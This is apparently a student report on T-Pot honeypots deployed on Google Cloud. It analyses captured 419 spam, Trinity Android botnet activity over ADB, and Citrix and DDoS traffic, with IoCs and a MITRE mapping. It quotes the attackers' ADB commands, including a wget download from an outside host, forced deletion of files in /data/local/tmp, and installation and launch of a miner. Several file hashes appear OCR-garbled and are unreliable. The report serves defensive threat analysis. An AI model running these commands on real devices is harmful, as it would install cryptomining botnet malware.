

# T-Pot Analysis - Unveiling Threat Landscape

Ritwik Gupta  
School of Informatics and Cybersecurity  
Technological University Dublin,  
Dublin, Ireland  
b00168210@mytudublin.ie

**Abstract**—With the inevitable rise of cyberattacks, specifically those against critical infrastructure, there is a dire need for organizations to build finer suspicious traffic detection and collection mechanisms like honeypots which allow cybersecurity analysts to monitor attacks and intrusion attempts. This report delves into the deployment and utilization of cloud-based honeypots provided in T-Pot, an open-source honeypot management framework developed by Deutsche Telekom Security GmbH. These honeypots act as a deception mechanism to collate intelligence about threat actor's tactics, techniques, and procedures (TTPs). Security analysts can gather information about the attacker's IP address and associated autonomous system (ASN), the technique used by the adversary to infiltrate the system, the varieties of attacks conducted, commands executed, and malware delivered by the threat actor. With this intelligence, an analyst can establish links between the attacks and prominent threat actor groups or malware families and provide actionable intelligence such as indicators of compromises (IoCs) and security recommendations to their client enterprises to safeguard them from similar attacks in real-world scenarios.

**Keywords**—cyberattacks, honeypots, T-pot, TTPs, IoCs.

## I. INTRODUCTION

A cyber honeypot is a mechanism designed to provide defenders with threat intelligence against a variety of cyberattacks possible by setting up a virtual trap for luring the attackers. This mechanism acts as a decoy that emulates benign service and allows attackers to exploit any flaws or vulnerabilities so that they can be analysed and studied to improve the security posture of organizations. Honeypots can be applied to any computing resource from software to servers and routers. It helps the cybersecurity analysts to learn about the different types of attacks performed on the honeypots which in turn will help them protect the actual network in the future. The defenders also gain insight into the attacker's behavioural patterns as well as the different malware they are trying to install in the honeypots. With the intelligence thus obtained, analysts can improve the security posture of the network and eventually evade similar cyberattacks.

The following sections discuss the design and architecture of T-pot, the deployment and analysis phase of this assignment, and the additional research that is conducted to provide enterprises with actionable intelligence.

## II. BACKGROUND

### A. Honeypot Network Architecture

T-Pot, an open-source all-in-one multi-honeypot deployment platform developed by Deutsche Telekom Security, allows monitoring of network traffic on various types of honeypots. It is based on Debian 11 (Bullseye) and leverages the Docker images of 23 different honeypots to create a colossal honeypot system. Moreover, it has each honeypot and tool containerized and running in individual docker containers, which provides isolation and modularity to

precisely analyse each honeypot. More information on the architecture of T-Pot can be found in the official documentation [1].

Depending on the infrastructure and functional area of honeypots, they can be categorised as:

- Malware honeypot mimics software, various APIs, and systems to attract malware attacks. The data collected can be used to fix the vulnerabilities in the APIs and refine anti-malware software for the same.
- Database honeypot is used to monitor and analyse various attacking techniques like SQL injection, privilege abuse, SQL services exploitation, etc. It is one of the most common targets for the intruders.
- Email honeypots place a fake email address to lure the spammers to interact with it. So, when the email is received it goes to the spam and the source IP of the senders can be found and added to the IP blacklist.
- Spam honeypot or spam trap is used to attract spammers to exploit vulnerable email elements and give details about their activities. Spam traps can detect a spammer's attempt and eventually prohibit them from sending spam emails.
- Spider honeypots deceive fake webpages and links that can be accessed only by web crawlers and not humans with the intent to steal data.

## III. DEPLOYMENT

This section discusses the deployment, configuration, and implementation phases of the assignment.

### A. Google Cloud Platform (GCP)

For setting up the honeypots on a server instance, GCP was selected over other cloud service providers as it provided all required services cost-efficiently. GCP enables the creation of custom Virtual machines (VMs) with a variety of configurations of number of processors (CPUs) and amount of Memory (RAM). In addition, it allows us to select a specific data center region and provides us with pre-installed operating systems.

For this assignment, two data center regions were chosen: London and Israel, for network traffic and attack analysis.

As per reports, the United Kingdom (UK) suffers more cyberattacks compared to any other European country [2]. It was an evident choice to monitor and analyse attacks in the **UK region (London)**.

Amidst the heightened tension between Israel and Palestine, cyberwarfare has ignited between the two countries with the involvement of state-sponsored threat actors from Russia against Israel. Israel is facing a huge amount of Distributed Denial of Service (DDoS) attacks disrupting their critical infrastructure, government websites and services.[3]

To monitor these DDoS attacks, it was optimal to setup a server in the **Israel region (Tel Aviv)**.

### B. Honeybots Analysed

Honeybots have been considered in such a way that it helps the security analyst to learn and understand about various fields of cybersecurity. Email security (Mailoney), Mobile Security (ADBhoney) and Network security (Citrix honeypot, Ddospot) have been analysed in this report.

#### a) Mailoney honeypot

Mailoney is a type of SMTP honeypot written in Python and runs on SMTP port 25. Mailoney module has different modes of operation such as open\_relay (logging all emails attempted to be sent), postfix\_creds (used to log credentials from login attempts) and schizo\_open\_relay (which allows you to log everything). It acts as SMTP email relay server and captures all the emails being tried to be forwarded by it. Mailoney is a Spam honeypot that can be used to detect spam emails. [4]

#### b) ADBhoney Honeypot

The Android Debug Bridge or ADB is a type of protocol that is implemented to monitor and communicate with Android devices. ADB is enabled by default on devices when shipped by manufacturers for developers for initial setup. However, when these devices are sold in the market, their port 5555 is still enabled to allow users to communicate with the device with the same elevated privileges (root) as developers. This increases the attack surface for threat actors. ADBhoney is a low-interaction honeypot that is particularly designed for Android Debug Bridge over TCP/IP. It is used to catch whichever malware the attacker is pushing to innocent victims which have port 5555 exposed. [5]

#### c) Citrix honeypot

Citrix Honeypot has been developed to log and analyse exploit attempts on the critical (9.8 CVSS) vulnerability CVE-2019-19781 in Citrix Application Delivery Controller (ADC) and Gateway that allows directory traversal. [6]

#### d) Ddospot honeypot

Ddospot is a type of low-interaction honeypot used for logging and detection of UDP-based Distributed Denial of Service (DDoS) attacks. It uses ports 19, 53, 123, 1900 for detection. The platform presently accommodates various honeypot services and servers (DNS, NTP, SSDP, CHARGEN, UDP) through user-friendly plugins known as 'pots'. [7]

TABLE I. HONEYPOTS AND PORTS

Honeypot	Port	Protocol
ADBhoney	5555	tcp
CitrixHoneypot	443	tcp
Ddospot	19, 53, 123, 1900	udp
Mailoney	25	tcp

### C. Configuration and Implementation

For deployment, GCP's VM instance with pre-built Debian GNU/Linux 11(Bullseye) and configuration: e2-standard-4 (4 vCPU, 2 core, 16 GB memory) and 80GB SSD storage was used. For installation of T-Pot platform, instructions provided in the official T-Pot GitHub repository [8] were followed.



Fig. 1. Installation instructions on T-Pot GitHub repository [8]

SSH was used to connect to the VM instance to clone the T-Pot GitHub repository and install the honeypot platform. During the installation, we are required to setup 'Webuser' credentials which authenticate us to access the T-Pot landing page in the future.

### D. Firewall Rule Setup

In order to allow traffic into our instance's individual honeypot ports, we need to setup/modify ingress traffic rules on the Firewall. To do so, we head to VPC firewall rules and create custom firewall rules with the following configuration:

- Traffic Direction: Ingress
- Allowed Source IPs: 0.0.0.0/0 (a CIDR notation, IP block containing all possible IP addresses)
- Allowed Ports: TCP (25, 80, 443, 5555, 64294, 64295, 64297)

This rule allows any network traffic coming to the aforementioned ports directed towards the respective honeypots.

- All this traffic data is logged using Logstash (ELK stack) and visualized using Kibana dashboards.

## IV. HONEYPOT DATA ANALYSIS

In this section, we analyse the data collected by the various honeypots setup in the deployment phase. To analyse the data we have utilised the Kibana Dashboard and Discover components of the ELK stack.

To access the data gathered by Logstash, we browse to the T-Pot Landing Page, which can be reached at "https://<Instance\_IP>:64297" and login with instance 'Webuser' credentials setup in the deployment phase. The T-Pot landing page presents us with various tools and services that helps us in analysing the incoming and outgoing traffic to/from our Instance IP.




Fig. 2. T-Pot landing page

Heading to Kibana, we can see a list of various honeypot containers available within Telekom's T-Pot platform. In this analysis, we are considering the honeypots that we have deployed in our instance, i.e. Adbhoney, CitrixHoneyPot, and Mailoney. To analyse the data gathered for deployed honeypots collectively, I have built a custom dashboard ("T-Pot Analysis [London]") in Kibana that helps us investigate the attacks and establish a link between the attack IPs on these honeypots.

Heading to "T-Pot Analysis [London]" dashboard, we can see various visualizations of the attacks that took place on our deployed honeypots over 1 month. These visualizations provide us an exhaustive list of insights about the adversary IPs, their Geographical locations (country), the autonomous system (ASN) that the attacker's IP is allocated from, the commands executed by the threat actor along with malware samples delivered during these attacks.



Fig. 3. Custom dashboard "T-Pot Analysis [London]"

At the top of the dashboard, we have metrics of total attacks on our opted honeypots ranked in sequential order from highly attacked to least attacked honeypots.



Fig. 4. Total attacks for chosen honeypots

As per the statistics, we have encountered a huge amount of attacks originating from the Netherlands which we have analysed under Mailoney honeypot analysis.

When we select the attacker country as the Netherlands we observed, that an IP (45.12.253[.]177) was involved in about 1,004,810 attacks in the span of one month which looked suspicious.




Fig. 5. Attacks for src IP (45.12.253[.]177) in Mailoney honeypot

Further analyzing/filtering this IP, depicts that the majority of attacks carried through this source IP were targeted toward the

Mailoney honeypot (an SMTP honeypot with an open relay). Investigating the IP on AbusedIPDB, we discover that this same IP has been previously reported for "email spam".




Fig. 6. IP investigation on AbuseIPDB [9]

Further analyzing the top email addresses for these spam emails from this IP, we came across an interesting fact that one of the senders addresses 'engr.gordon.hirschy@yandex[.]com' sent about 18269 emails to our Mailoney honeypot SMTP server for relay.




Fig. 7. Analysis for sender email 'engr.gordon.hirschy@yandex[.]com'

However, as our 'open\_relay' module of Mailoney logs full-text emails that were attempted to be sent (relayed), we were able to capture the SMTP data for these emails.[4]

Next analyzing the SMTP data logged in Kibana Discover, the email message body infers to a social engineering financial scam where the sender lures the receiver with inheritance money.



Fig. 8. Log analysis on Kibana Discover for sender email 'engr.gordon.hirschy@yandex[.]com'

Researching more about such scams, I found out that such financial scams are known as "419" Scams. [10]


Identical message bodies with similar email addresses have been reported previously in 419 scams.

Next, while investigating the ADBhoney honeypot, in one of the "Adbhoney Input - Top 10" commands input by the threat actors, "trinity" was mentioned.

Adbhoney Input - Top 10	
Command Line Input	Count
rm -rf /data/local/tmp/*	53
chmod 0755 /data/local/tmp/nohup	33
am start -n com.ufo.miner/com.example.test.MainAct...	32
pm path com.ufo.miner	32
ps   grep trinity	32
/data/local/tmp/nohup /data/local/tmp/trinity	24
/data/local/tmp/nohup su -c /data/local/tmp/trinity	24
chmod 0755 /data/local/tmp/trinity	24
pm install /data/local/tmp/ufo.apk	23
cd /data/local/tmp; busybox wget http://5.181.80.10...	15

Fig. 9. Adbhoney Input - Top 10" commands input

From my previous work experience in threat intelligence, I have released advisories on Android malware where I had covered Trinity Botnet. This intrigued me to research more about the TTPs used by Trinity botnet. To investigate further, I filtered my dashboard to view source IPs, ASNs, and Attack Timeline for the command “ps | grep trinity”:



The screenshot displays two Splunk search results tables. The left table, titled 'src IP - Top 10 - Dynamic', has columns 'Source IP' and 'Count'. The first row, '76.49.115.240' with a count of '4', is highlighted with a red box. The right table, titled 'Addhoney Input - Top 10', has columns 'Command Line Input' and 'Count'. The first row, 'ps | grep trinity' with a count of '32', is also highlighted with a red box.

Source IP	Count
76.49.115.240	4
112.224.193.133	2
117.43.127.165	2
117.80.127.200	2
183.224.248.137	2
190.26.183.172	2
211.93.123.88	2
221.167.216.224	2
58.7.187.1	2

Command Line Input	Count
ps   grep trinity	32

Fig. 10. Dashboard filtered for command “ps | grep trinity”

Further investigating the source IP (76.49.115[.]240) with the most hits for ‘trinity’ command, I switched to Kibana Discover to trace the logs for the Attack Timeline (October 21, 2023) with 28 hits. I observed a series of activities including executing commands and uploading certain files which appeared suspicious.

[illegible]

Fig. 11. Kibana Discover logs for Trinity malware

To understand the set of commands executed by the threat actor, I did an OSINT on the Trinity malware attack chain and I was able to discover a thread [11] about an instance of Trinity leveraging the same set of instructions to seek out other vulnerable devices by carrying out port scanning at ‘5555’. Eventually, installing the Trinity malware to add the infected host to the botnet and secondly, utilize all its resources as a cryptominer.

In our instance, since port 5555 was set to be OPEN, the potentially infected machine (src IP: 76.49.115[.]240) attempts to establish an ADB shell and check if the miner

malware is already installed on our device with the package manager command “pm path com[.]ufo[.]miner”. If the package does not exist on the victim device, it pushes the apk (Android Package Kit) file to the host device, installs it, and then removes the installation executable. Once the miner is installed, a command within the apk is run to initiate the ufo bot, i.e. “am start -n com.ufo.miner/com.example.test[.]MainActivity” which further executes another command “ps | grep trinity” that checks the active processes for Trinity bot. In case the Trinity bot is not running, it resets the ‘tmp’ directory via “rm -rf /data/local/tmp/\*” command and installs three files: ‘Trinity’, ‘nohup’ and an encrypted ‘Script’ file. On examining the hashes of the files on VirusTotal, we were able to determine the link between the hash and the respective file.

7fecfb7bbc015b2b192c05f726468b6f08fcc804c093c718b950e88cc414af5

### History

First Submission	2018-07-21 00:44:56 UTC
Last Submission	2023-07-11 08:49:36 UTC
Last Analysis	2023-07-11 08:49:36 UTC

### Names


7fecfb7bbc015b2b192c05f726468b6f08fcc804c093c718b950e88cc414af5.raw  
0c0b0588eb1124a9d35410d260e07d8ae  
0c0b0588eb1124a9d35410d260e07d8ae.apk  
trinity  
VirusShare\_0c0b0588eb1124a9d35410d260e07d8ae  
data-7fecfb7bbc015b2b192c05f726468b6f08fcc804c093c718b950e88cc414af5.raw

### Android Info

#### Summary

Android Type ELF

Fig. 12. VirusTotal investigation for hash associated with ‘Trinity’ file [12]



d7188bc575367e10ea8b36ec7cca067efeced26ffa8c74b3faa0b14ebb8ff0

Last Submission

2023-11-03 22:28:27 UTC

Last Analysis

2023-11-04 07:25:54 UTC

Names

nchup

d7188bc575367e10ea8b36ec7cca067efeced26ffa8c74b3faa0b14ebb8ff0.raw

VirusShare\_9a10ba1dd64a02ee308d6c479959d2db2

18b5d


data-d7188bc575367e10ea8b36ec7cca067efeced26ffa8c74b3faa0b14ebb8ff0.raw

Android Info

Summary

Android Type ELF

Fig. 13. VirusTotal investigation for hash associated with ‘nohup’ file [13]


26e72734a3c85d0f726ce111f935279c252d29c6b95504add948ad32da9cc

[Join the VT Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [auto](#)

### Basic properties

MDS	1c8c10367970b64476bb646a20977f61a
SHA-1	3576dc1fa524213c02dbef949f61f4ebac83347
SHA-256	26e72734a3c85d0f726ce111f935279c252d29c6b95504add948ad32da9cc
SDEEP	76bfFmhuaxC1-Dt48-Ly5-CcJvUuCo7qgYQJswF9G6U7Vb8mdF.Fhbu-DLYCvZgCMK5VEGUJV9Qp
TLSH	T10E2F325GEIC872D7D3473FDC36680B910A809AA4F53B33AAE176A3F4478EE968D8
File type	unknown
Magic	data
File size	45.63 KB (46720 bytes)

### History

First Submission	2018-08-11 04:23:11 UTC
Last Submission	2023-11-03 22:26:21 UTC
Last Analysis	2023-11-03 22:26:24 UTC

### Names

erdat  
26e72734a3c85d0f726ce111f935279c252d29c6b95504add948ad32da9cc.raw  
d6ae-26e72734a3c85d0f726ce111f935279c252d29c6b95504add948ad32da9cc.raw

Fig. 14. VirusTotal investigation for hash associated with ‘the encrypted script file [14]

In the following commands, permissions for ‘nohup’ and ‘Trinity’ files are changed using ‘chmod’ so the file owner has read, write and execute permissions, however, all other users have read and execute permissions, i.e. “chmod 0755 /data/local/tmp/trinity”. The ‘Trinity’ and ‘nohup’ files are then initiated resulting in device compromise with the “/data/local/tmp/nohup su -c /data/local/tmp/trinity” command. In this way, our device becomes a member of the botnet.

In addition, on investigating the src IP address (76.49.115[.]240) on abuseIPDB, it was discovered that this IP has been previously reported involved in Port scanning activities on port '5555'.



**IP Abuse Reports for 76.49.115.240:**

This IP address has been reported a total of 40 times from 11 distinct sources. 76.49.115.240 was first reported on July 15th 2023, and the most recent report was 4 days ago.

**Recent Reports:** We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities.

Reporter	IoA Timestamp	Comment	Categories
MPL	2023-11-11 19:53:46 (4 days ago)	tcp/5555	Port Scan
MPL	2023-11-11 19:53:46 (4 days ago)	tcp/5555	Port Scan
EricTheRedFL	2023-10-31 09:30:08 (2 weeks ago)	Port scan of TCP port 5555	Port Scan
MPL	2023-10-24 10:29:01 (3 weeks ago)	tcp/5555 (2 or more attempts)	Port Scan
MPL	2023-10-16 05:00:05 (4 weeks ago)	tcp/5555	Port Scan
EGP Abuse Dept	2023-10-06 14:06:34 (1 month ago)	Port connection indicating compromised host	Port Scan Hacking Exploited Host
ASPAN	2023-10-05 21:19:48 (1 month ago)	Unsolicited connection attempt(s), port:5555.	Port Scan
EGP Abuse Dept	2023-09-18 13:34:54 (1 month ago)	Port connection indicating compromised host	Port Scan Hacking Exploited Host

Fig. 15. IP investigation on AbuseIPDB [15]

This validates our analysis of the Trinity botnet behind this attack on our honeypot.

In case of **Citrix honeypot** deployed, we observed around 2,212 attacks in 1 month. However, no successful exploitation attempts were detected. From the analysis, we could infer that majority of the attempts were either brute-force or website/service scrapping attacks.



Fig. 16. Kibana dashboard for Citrix honeypot analysis

Analysis of the **Ddospot honeypot** deployed in Israel region, supported the threat intelligence of massive amount of DDoS attacks targeting the critical infrastructure, energy sector, and government services [16]. In just a span of 15 days, we observed about 611,320 attacks originated globally. Interestingly, majority of these attacks were from IPs with malicious reputation.




Fig. 17. Kibana dashboard for Ddospot honeypot analysis

## V. ADDITIONAL RESEARCH

As per the scope of this assignment, we have analysed the attacks of multiple honeypots and collected potential indicators of compromise (IoCs). These IoCs help a security analyst establish links between the attacks and proactive threat

actors globally. However, in order to safeguard client enterprises, as security analysts we need to provide them with actionable threat intelligence in the form of TTPs and security recommendations that they can adopt in their security infrastructure. This can be done by leveraging the MITRE ATT&CK and D3FEND [17] framework which allows us to map the attackers TTPs and recommend defenses against them. I have interpreted the techniques used by attackers in the case of observed ADBhoney and Mailoney attacks.

TABLE II. MITRE ATT&CK AND D3FEND

Honeypot	MITRE	
	ATT&CK Techniques	D3FEND techniques
Mailoney	T1566.002 - Phishing: Spearphishing Link	D3-EF : Email Filtering, D3-SRA : Sender Reputation Analysis
Mailoney	T1586.002 -Compromise Accounts: Email Accounts	Not Available
Mailoney	T1114.003 - Email Collection: Email Forwarding Rule	D3-ACH : Application Configuration Hardening
ADBhoney	T1623 - Command and Scripting Interpreter	Not Available <sup>#</sup>
ADBhoney	T1630.002 - Indicator Removal on Host: File Deletion	Not Available <sup>#</sup>
ADBhoney	T1603 - Scheduled Task/Job for Persistence	Not Available <sup>#</sup>
ADBhoney	T1424 - Process Discovery	Not Available <sup>#</sup>

<sup>#</sup> MITRE D3FEND framework for Mobile not developed yet.

## VI. CONCLUSION

A honeypot is a very efficient mechanism to understand and map the TTPs of threat actors, but it must be logically setup in order to gather more refined threat intelligence. Honeypots must be deceptive enough to trick attackers into attempting various attack techniques as this provides us with more information about their behavior and signatures. Cyber defenders can leverage this intelligence to better understand the threat landscape and recommend streamlined recommendations to enterprises as preventive controls to tackle similar cyberattacks and security incidents in the future.

## REFERENCES

- [1] "T-Pot Version 22.04 released," Apr. 13, 2022. <https://github.security.telekom.com/2022/04/honeypot-tpot-22.04-released.html>
- [2] C. Glover, "The UK suffers more cyberattacks than any other European country," *Tech Monitor*, Jun. 27, 2023. [Online]. Available: <https://techmonitor.ai/technology/cybersecurity/uk-cyberattack-europe-ibm>
- [3] O. Yoachimik, "Cyber attacks in the Israel-Hamas war," *The Cloudflare Blog*, Oct. 26, 2023. <https://blog.cloudflare.com/cyber-attacks-in-the-israel-hamas-war/>
- [4] Brandon E., "GitHub - phin3has/mailoney: An SMTP Honeypot," *GitHub*. <https://github.com/phin3has/mailoney>
- [5] Gabriel Cirrig, "GitHub - huuck/ADBhoney: Low interaction honeypot designed for Android Debug Bridge over TCP/IP," *GitHub*. <https://github.com/huuck/ADBhoney>
- [6] MalwareTech, "GitHub - MalwareTech/CitrixHoneyPot: Detect and log CVE-2019-19781 scan and exploitation attempts.," *GitHub*. <https://github.com/MalwareTech/CitrixHoneyPot>
- [7] Aelth, "GitHub - aelth/ddospot: NTP, DNS, SSDP, Chargen and generic UDP-based amplification DDoS honeypot," *GitHub*. <https://github.com/aelth/ddospot>

- [8] Telekom-Security, "GitHub - telekom-security/tpotce: T-Pot - The All In One Honeypot Platform," *GitHub*. <https://github.com/telekom-security/tpotce>
- [9] "AbuseIPDB:45.12.253.177," *AbuseIPDB*. <https://www.abuseipdb.com/check/45.12.253.177>
- [10] J. Wein, "419 scam: 'Engr. Gordon Hirschy' Re;" <https://419scam.org/emails/2022-01/22/02144882.15.htm>
- [11] Network Apps & Security Blog Team, "Trinity—P2P malware over ADB," Nov. 22, 2020. <https://www.keysight.com/blogs/tech/nwvs/2020/11/22/trinityp2p-malware-over-adb>
- [12] "VirusTotal," *VirusTotal*. <https://www.virustotal.com/gui/file/71ecfb7bbc015b2b192c05f726468b6f08fcc804c093c718b950e688cc414af5/details>
- [13] "VirusTotal," *VirusTotal*. <https://www.virustotal.com/gui/file/d7188b8c575367e10ea8b36ec7cca067ef6ce6d26ffa8c74b3faa0b14ebb8ff0/details>
- [14] "VirusTotal," *VirusTotal*. <https://www.virustotal.com/gui/file/26e72314a3c85dcd726ce1119d35279cb252d296cbe95504add948ad32da9cc/details>
- [15] "AbuseIPDB:76.49.115.240," *AbuseIPDB*. <https://www.abuseipdb.com/check/76.49.115.240>
- [16] Etal and Etal, "The Iron Swords War - Check Point blog," *Check Point Blog*, Oct. 22, 2023. <https://blog.checkpoint.com/security/the-iron-swords-war-cyber-perspectives-from-the-first-10-days-of-the-war-in-israel/>
- [17] "MITRE ATT&CK®." <https://attack.mitre.org/>